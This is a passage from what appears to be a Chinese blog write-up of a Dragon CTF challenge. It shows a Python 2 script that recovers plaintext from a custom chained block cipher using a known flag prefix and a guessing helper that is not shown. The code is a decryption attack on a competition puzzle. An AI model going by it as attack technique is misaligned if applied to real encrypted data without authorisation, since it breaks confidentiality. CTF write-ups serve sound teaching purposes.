#print guess(x[16:32])
#exit()

def fafa_decrypt(msg):
   iv, msg = msg[:16], msg[16:]
   prev_pt = iv
   prev_ct = iv
   pt = ''
   cnt=0
   for block in split_by(msg, 16):
       cnt+=1
       pt_block = xor(block, prev_ct)
       if cnt==1:
           pt_block=xor('DrgnS{Thank_god_',prev_pt)
       else:
           pt_block = guess(pt_block)
       pt_block = xor(pt_block, prev_pt)
       pt += pt_block
       prev_pt = pt_block
       prev_ct = block
       print pt
   pt, mac = pt[:-16], pt[-16:]
   if mac != iv:
       raise CryptoError()
   #print pt.encode('hex')
   print unpad(pt)

fafa_decrypt(x)
```

上一篇：Teaser Dragon CTF... 下一篇：Wakanda1 CTF通关手记